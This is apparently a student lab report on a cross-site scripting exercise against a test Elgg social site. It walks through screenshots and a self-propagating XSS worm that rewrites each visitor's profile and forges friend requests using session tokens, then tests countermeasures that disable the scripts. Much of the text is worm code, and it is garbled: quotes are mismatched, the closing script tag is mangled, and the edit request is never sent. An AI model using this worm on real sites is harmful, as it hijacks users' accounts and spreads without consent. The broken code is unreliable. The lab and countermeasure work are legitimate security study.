
Brief description

Public


Location

Public


Alice profile before visiting



Now visit Samy profile, We can see in the below screenshot that our script in the description got executed.




Now Alice profile is edited:



Now remove that line mention in the pdf and repeat the experiment

Observation : purpose of that that line is not to modify smay its own profile, if that happens then whatever we have written in the description will overwrite the script and our attack wont happen.



On reloading “samy” profile we can see that script is not longer in the DOM

The screenshot shows a web browser window with the address bar displaying `www.xsslabegg.com/profile/samy`. The page title is "XSS Lab Site". The profile of "Samy" is visible, showing a profile picture, name, and a brief description. The browser's developer console is open, showing the HTML structure of the page. The console highlights the following code:

```
<div id="profile-owner-block"></div>
<div id="profile-details" class="elgg-body pll">
  <span class="hidden nickname p-nickname">samy</span>
  <h2 class="p-name fn">Samy</h2>
  <p class="profile-aboutme-title"></p>
  <div class="profile-aboutme-contents">
    <div class="elgg-output mtn">
      <p>Pramod kumar samys friend is Junk</p>
    </div>
  </div>
</div>
::after
</div>
```


Lets try with alice empty profile and visit the samys profile

Alice profile before visiting samys profile

The screenshot shows the profile of "Alice" on the XSS Lab Site. The profile picture is a cartoon character. The profile name is "Alice" and the brief description is empty. The browser's developer console is open, showing the HTML structure of the page. The console highlights the following code:

```
<div id="profile-owner-block"></div>
<div id="profile-details" class="elgg-body pll">
  <span class="hidden nickname p-nickname">alice</span>
  <h2 class="p-name fn">Alice</h2>
  <p class="profile-aboutme-title"></p>
  <div class="profile-aboutme-contents">
    <div class="elgg-output mtn">
      <p></p>
    </div>
  </div>
</div>
::after
</div>
```

Alice profile after visiting Samy profile.. **Nothing happen**



Task 6:

Script used in DOM

```


*worm_self_propagating.js (~labé) - edit
Open
<script type="text/javascript" id="worm">
var guid;
var ts;
var token;
function inject_worm_code() {
    var sendurl1 = "http://www.xsslabelgg.com/profile/".concat(elgg.session.user.name).concat("/edit")
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.onreadystatechange= function () {
        if(Ajax.readyState ==4 && Ajax.status == 200) {
            ts="__elgg_ts__"+elgg.security.token.__elgg_ts;
            token="__elgg_token__"+elgg.security.token.__elgg_token;
            guid="__guid__"+elgg.session.user.guid;
            var parser = new DOMParser();
            var xml = parser.parseFromString(Ajax.responseText,"text/xml");
            var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
            var tailTag = "</\" + \">\"";
            var description = "Pranod+is+junk".concat(escape(headerTag.concat(document.getElementById("worm").innerHTML).concat(tailTag)));
            var content= token.concat(ts).concat("&name=").concat(elgg.session.user.name).concat("&description=").concat(description).concat(token).concat(guid);
            Ajax1=new XMLHttpRequest();
            Ajax1.onreadystatechange= function () {};
            var sendurl1 = "http://www.xsslabelgg.com/action/profile/edit";
            Ajax1.open("POST",sendurl1,true);
            Ajax1.setRequestHeader("Host","www.xsslabelgg.com");
            Ajax1.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        }
    };
    Ajax.open("GET",sendurl1,true);
    Ajax.send();
}

function add_sany_friend(){
    var sendurl2="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token; //FILL IN
    //Create and send Ajax request to add friend
    var Ajax2=new XMLHttpRequest();
    Ajax2.onreadystatechange=function(){
        if(Ajax2.readyState ==4 && Ajax2.status == 200) {
            inject_worm_code();
        }
    };
    Ajax2.open("GET",sendurl2,true);
    Ajax2.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax2.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax2.send();
}


window.onload = function(){
var sanyGuid="47"; //FILL IN
//If(elgg.session.user.guid!=sanyGuid)
//{
    add_sany_friend();
//}
}
</script>

```


Alice profile




After visiting sam profile



Admin profile before visiting "Alice"




After visiting Alice profile



Task 7:

Activate counter measure 1:



The screenshot shows a web browser window with the following details:

- Tabs:** 'eb_XSS_Elgg.pdf', 'Samy: XSS Lab Site', 'DOM Source of Selection', 'Server Not Found'.
- Address Bar:** 'www.xsslabelgg.com/profile/samy'.
- Page Header:** 'XSS Lab Site' with navigation links: Activity, Blogs, Bookmarks, Files, Groups, More.
- Profile Section (Samy):**
 - About me:** 'Pramod is junk'.
 - Buttons:** 'Edit profile', 'Edit avatar'.
 - Left Sidebar:** Blogs, Bookmarks, Files, Pages, Wire posts.
 - JavaScript Code:**

```

var guid;
var ts;
var token;
function inject_worm_code() {
  var sendurl = "http://www.xsslabelgg.com/profile/" +
    concat(elgg.session.user.name).concat("/edit");
  var Ajax=null;
  Ajax=new XMLHttpRequest();
  Ajax.onreadystatechange = function () {
    if(Ajax.readyState ==4 && Ajax.status == 200) {
      ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
      token="&__elgg_token="+elgg.security.token.__elgg_token;
      guid="&guid="+elgg.session.user.guid;
      var parser = new DOMParser();
      var xml =
        parser.parseFromString(Ajax.responseText,"text/xml");
      var headerTag = "";
      var tailTag = "</>" + "<script>";
      var description =
        "Pramod+is+junk".concat(escape(headerTag.concat(documen
t.getElementById("worm").innerHTML).concat(tailTag)));
      var content=
        token.concat(ts).concat("&name=").concat(elgg.session.user.n
ame).concat("&
description=").concat(description).concat(token).concat(guid);

      Ajax1=new XMLHttpRequest();
      Ajax1.onreadystatechange = function () {};
      var sendurl1 = "http://www.xsslabelgg.com/action/profile/edit";

      Ajax1.open("POST",sendurl1,true);
      Ajax1.setRequestHeader("Host","www.xsslabelgg.com");
      Ajax1.setRequestHeader("Content-Type","application/x-www
      form-urlencoded");
    }
  }
}

```
- Friends Section:** Shows a single friend's profile picture.

Observation

Once countermeasure is turned on, all the script tags are disabled & shown on the profile page. Attack doesn't work because of no script tags and this countermeasure acts as a security measure.

Counter measure 2:


Browser tabs: Edit View History Bookmarks Tools Help
SS_Elgg.pdf Alice: XSS Lab Site DOM Source of Selection Server Not Found

Address bar: www.xsslabelgg.com/profile/alice

Navigation: Home, Most Visited, SEED Labs, Sites For Labs

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »



Alice

Brief description: document.write(""); document.write("image");

About me
Pramod is junk

```
var guid;
var ts;
var token;
function inject_worm_code() {
var sendurl = "http://www.xsslabelgg.com/profile/"
.concat(elgg.session.user.name).concat("/edit")
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.onreadystatechange = function () {
if(Ajax.readyState ==4 && Ajax.status == 200) {
ts=&__elgg_ts="+elgg.security.token.__elgg_ts;
token=&__elgg_token="+elgg.security.token.__elgg_token;
guid=&guid="+elgg.session.user.guid;
var parser = new DOMParser();
var xml =
parser.parseFromString(Ajax.responseText,"text/xml");
var headerTag = "";
var tailTag = "</" + "script>";
var description =
"Pramod+is+junk".concat(escape(headerTag.concat(documen
t.getElementById("worm").innerHTML).concat(tailTag)));
var content=
token.concat(ts).concat("&name=").concat(elgg.session.user.n
ame).concat("&
description=").concat(description).concat(token).concat(guid);


Ajax1=new XMLHttpRequest();
Ajax1.onreadystatechange = function () {};
var sendurl1 = "http://www.xsslabelgg.com/action/profile/edit";

Ajax1.open("POST",sendurl1,true);
Ajax1.setRequestHeader("Host","www.xsslabelgg.com");
Ajax1.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
}
```

[Add friend](#)
[Send a message](#)
[Report user](#)

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire posts](#)

Friends



Observation: our script tags are not getting executed, they are appearing on the screen wide open.